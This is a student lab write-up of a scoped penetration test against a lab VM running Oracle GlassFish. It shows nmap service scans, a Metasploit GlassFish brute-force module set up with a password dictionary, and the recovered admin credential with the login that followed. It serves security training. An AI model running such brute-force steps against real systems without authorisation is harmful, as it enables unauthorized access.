
YULNERABILITY SCANNING (PART I)

BY JAMES ROBERSON



WHAT HAPPENED?

In the task today I was asked to enumerate a site to discover any holes or leaks. Per your request, I was only to scan ports 4848, 8080, and 8181. According to the company's last audit, there are some concerns revolving around credentials and password health. To successfully enumerate any of these ports means to gain access to your servers. Let's see what we come back with.

- Successfully discovered and scanned ports 4848, 8080, and 8181. Check.
- Downloaded the list of passwords and imported it into msfconsle. Check.
- Answered questions including screenshots of success. Check and check.

What services were running on ports 4848, 8080, and 8181?

4848: appserver-http

8080: http-proxy

8181: intermapper

What version were the different services running?

4848: Oracle GlassFish Application Server

8080: Sun GlassFish Open Source Edition 4.0

8181: unrecognized

What module did you use to bruteforce the password?

Scanner/http/glassfish_login

What was the password?

sploit

What kind of access did you have when logging into the portal?

User: admin

PROOF:

```
-(bitman% KaliII)-[~/Documents/CodingDojo]
-$ nmap 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:48 CST
Nmap scan report for 10.0.2.9
Host is up (0.013s latency).
Not shown: 983 closed tcp ports (conn-refused)
         STATE SERVICE
PORT
21/tcp
         open ftp
22/tcp
         open
              ssh
80/tcp
         open
              http
135/tcp
         open
              msrpc
         open netbios-ssn
139/tcp
445/tcp
         open microsoft-ds
3306/tcp open mysql
3389/tcp open ms-wbt-server
8009/tcp open ajp13
8383/tcp open m2mservices
9200/tcp open wap-wsp
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open
              unknown
49156/tcp open unknown
49157/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
 —(bitman⊛KaliII)-[~/Documents/CodingDojo]
s nmap -p 4848,8080,8181 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:49 CST
Nmap scan report for 10.0.2.9
Host is up (0.0083s latency).
PORT
        STATE SERVICE
4848/tcp closed appserv-http
B080/tcp closed http-proxy
3181/tcp closed intermapper
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
 -(bitman&KaliII)-[~/Documents/CodingDojo]
 -$
```

Figure 1. Discovery scan for ports 4848, 8080, and 8181 on 10.0.2.9.

```
3306/tcp open
3389/tcp open ms-wbt-server
8009/tcp open ajp13
8383/tcp open m2mservices
                                                                                                                                                                                                                          bitman@Kalill: ~
                                                                                                                                               File Actions Edit View Help
9200/tcp open wap-wsp
49152/tcp open unknown
49153/tcp open unknown
                                                                                                                                              __(bitman⊕ KaliII)-[~]
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49157/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
(bitman% KaliII)-[~/Documents/CodingDojo]
$ nmap -p 4848,8080,8181 10.0.2.9

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:49 CST

Nmap scan report for 10.0.2.9

Host is up (0.0083s latency).
PORT STATE SERVICE
4848/tcp closed appserv-http
8080/tcp closed http-proxy
8181/tcp closed intermapper
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
(bitman® KaliII)-[~/Documents/CodingDojo]

$ nmap -p 4848,8080,8181 -A 10.0.2.9

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 02:53 CST

Nmap scan report for 10.0.2.9

Host is up (0.010s latency).
                STATE SERVICE
4848/tcp closed appserv-http
8080/tcp closed http-proxy
8181/tcp closed intermapper
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds
   —(<u>bitman⊗ KaliII</u>)-[~/Documents/CodingDojo]
```

Figure 2. Here I attempted a deeper scan with the -A switch hoping to discover something useful. Nothing, so I ran it again but accept including the -T4 switch this time, as shown in Figure 3.

```
$ nmap -p 4848,8080,8181 -A -T4 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 04:51 CST
Nmap scan report for 10.0.2.9
Host is up (0.0066s latency).
PORT STATE SERVICE VERSION

4848/tcp open ssl/http Oracle Glassfish Application Server

| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15705:33:38
|_Not valid after: 2023-05-137135:33:38
|_ssl-date: 2024-02-27T10:52:06+00:00; +4s from scanner time.
 http-methods:
Potentially risky methods: DELETE PUT
fingerprint-strings:
     GetRequest:
        HTTP/1.1 200 OK
Date: Tue, 27 Feb 2024 10:51:54 GMT
Content-Type: text/html
Connection: close
         Content-Length: 4626 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
         <html lang="en">
         ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
         Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved. subject to License Terms
         <head>
         <style type="text/css">
         body{margin-top:0}
body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}
         {font-size:18pt}
{font-size:14pt}
         {font-size:12pt}
   {Tont-size:1/pt}
code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
{padding-bottom: 8px}
p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
p.copy {text-align: center}
table.grey1,tr.grey1,td.g
service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
     Port8181-TCP:V=7.94SVN%T=SSL%I=7%D=2/27%Time=65DDBEC4%P=x86_64-pc-linux
-gnu%r(GetRequest,128C,"HTTP/1\.1\x20200\x200K\r\nDate:\x20Tue,\x2027\x
```

Figure 3. Yahtzee! I found versions of Oracle running on ports 4848, and 8080. A Glassfish Application.

				
lame Di	isclosure Date	Rank	Check	Description
xploit/multi/http/struts_code_exec_classloader 20	014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
uxiliary/scanner/http/glassfish_login		normal	No	GlassFish Brute Force Utility
	011-12-28	normal	No	Hashtable Collisions
	012-10-16			Java Applet AverageRangeStatisticImpl Remote Code Execution
	015-08-08	normal	No	Path Traversal in Oracle GlassFish Server Open Source Edition
xploit/multi/http/glassfish_deployer 20	011-08-04		No	Sun/Oracle GlassFish Server Authenticated Code Execution
t with a module by name or index. For example info 5, use 5 or use expl	oit/multi/http	/glassfish		
		7		
one tournapore				

Figure 4. This screenshot shows me searching for glassfish in msfconsole and finding an auxiliary scanner to enumerate login.

```
) > set RHOSTS 10.0.2.9
m<u>asth</u> duxiliary(commer/min/gatabarram_uggar) / Set mmodis section / 10.0.2.9 msf6 auxiliary(commer/http/glossfish_login) > set PASS_FILE /home/bitman/Downloads/passwd_list2023.txt PASS_FILE → /home/bitman/Downloads/passwd_list2023.txt
msf6 auxiliary(
 Module options (auxiliary/scanner/http/glassfish_login):
                                                                                                                                                                                Attempt to login with a blank username and password
Try blank passwords for all users
How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the current database
Add all passwords in the current database to the list
       ANONYMOUS LOGIN false
       BLANK_PASSWORDS
BRUTEFORCE_SPEED
       DB_ALL_CREDS
DB_ALL_PASS
                                                                                                                                                                                 Add all users in the current database to the list
Skip existing credentials stored in the current database (Accepted: none, user, user6realm)
A specific password to authenticate with
       DR ALL USERS
                                                false
                                                                                                                                                          no
       DB_SKIP_EXISTING none
PASSWORD
                                                                                                                                                                                A specific password to authenticate with File containing passwords, one per line 
A proxy chain of format type:host:port[,type:host:port][...] 
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html 
The target port (TCP) 
Negotiate SSL/TLS for outgoing connections
       PASS_FILE
Proxies
                                                /home/bitman/Downloads/passwd_list2023.txt
                                                10.0.2.9
       RPORT
SSL
                                                                                                                                                                                Negotiate SSL/TLS for outgoing connections
Stop guessing when a credential works for a host
The number of concurrent threads (max one per host)
A specific username to authenticate as
File containing users and passwords separated by space, one pair per line
Try the username as the password for all users
File containing usernames, one per line
Whether to print output for all attempts
HTTP server virtual host
                                                                                                                                                         yes
yes
yes
no
no
       STOP ON SUCCESS false
       THREADS
USERNAME
                                                  admin
      USERPASS_FILE
USER_AS_PASS
USER_FILE
       VERBOSE
                                                true
```

Figure 5. Since I don't know the password just yet I'm using a dictionary file to run against. The dictionary file provides a long list of passwords that have been used countless times before. So, I set the RHOSTS=10.0.2.9, RPORT=4848, and PASS_FILE=/home/bitman/Downloads/passwd_list2023.txt. Then typed, 'exploit'.

```
10.0.2.9:4848 - Failed: 'admin:609609609
     10.0.2.9:4848 - Failed: 'admin:456321'
    10.0.2.9:4848 - Failed: 'admin:404040'
    10.0.2.9:4848 - Failed: 'admin:162534'
    10.0.2.9:4848 - Failed: 'admin:yosemite'
    10.0.2.9:4848 - Failed: 'admin:slider'
    10.0.2.9:4848 - Failed: 'admin:shado'
    10.0.2.9:4848 - Failed: 'admin:sandro'
10.0.2.9:4848 - Failed: 'admin:roadkill'
    10.0.2.9:4848 - Failed: 'admin:quincy
10.0.2.9:4848 - Failed: 'admin:pedro'
     10.0.2.9:4848 - Failed: 'admin:mayhem'
     10.0.2.9:4848 - Failed: 'admin:lion'
    10.0.2.9:4848 - Failed: 'admin:knopka'
    10.0.2.9:4848 - Failed: 'admin:kingfish'
    10.0.2.9:4848 - Failed: 'admin:jerkoff'
    10.0.2.9:4848 - Failed: 'admin:hopper'
    10.0.2.9:4848 - Failed: 'admin:everest'
[+] 10.0.2.9:4848 - Failed: 'admin:ddddddd'
[+] 10.0.2.9:4848 - Success: 'admin:sploit'
    Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
                                                 n) >
msf6 auxiliary(
```

Figure 6. Success! We found the username and password associated to this target website.




Figure 7. Logged in.




Figure 8. I navigated around the directories and found the User ID input: admin.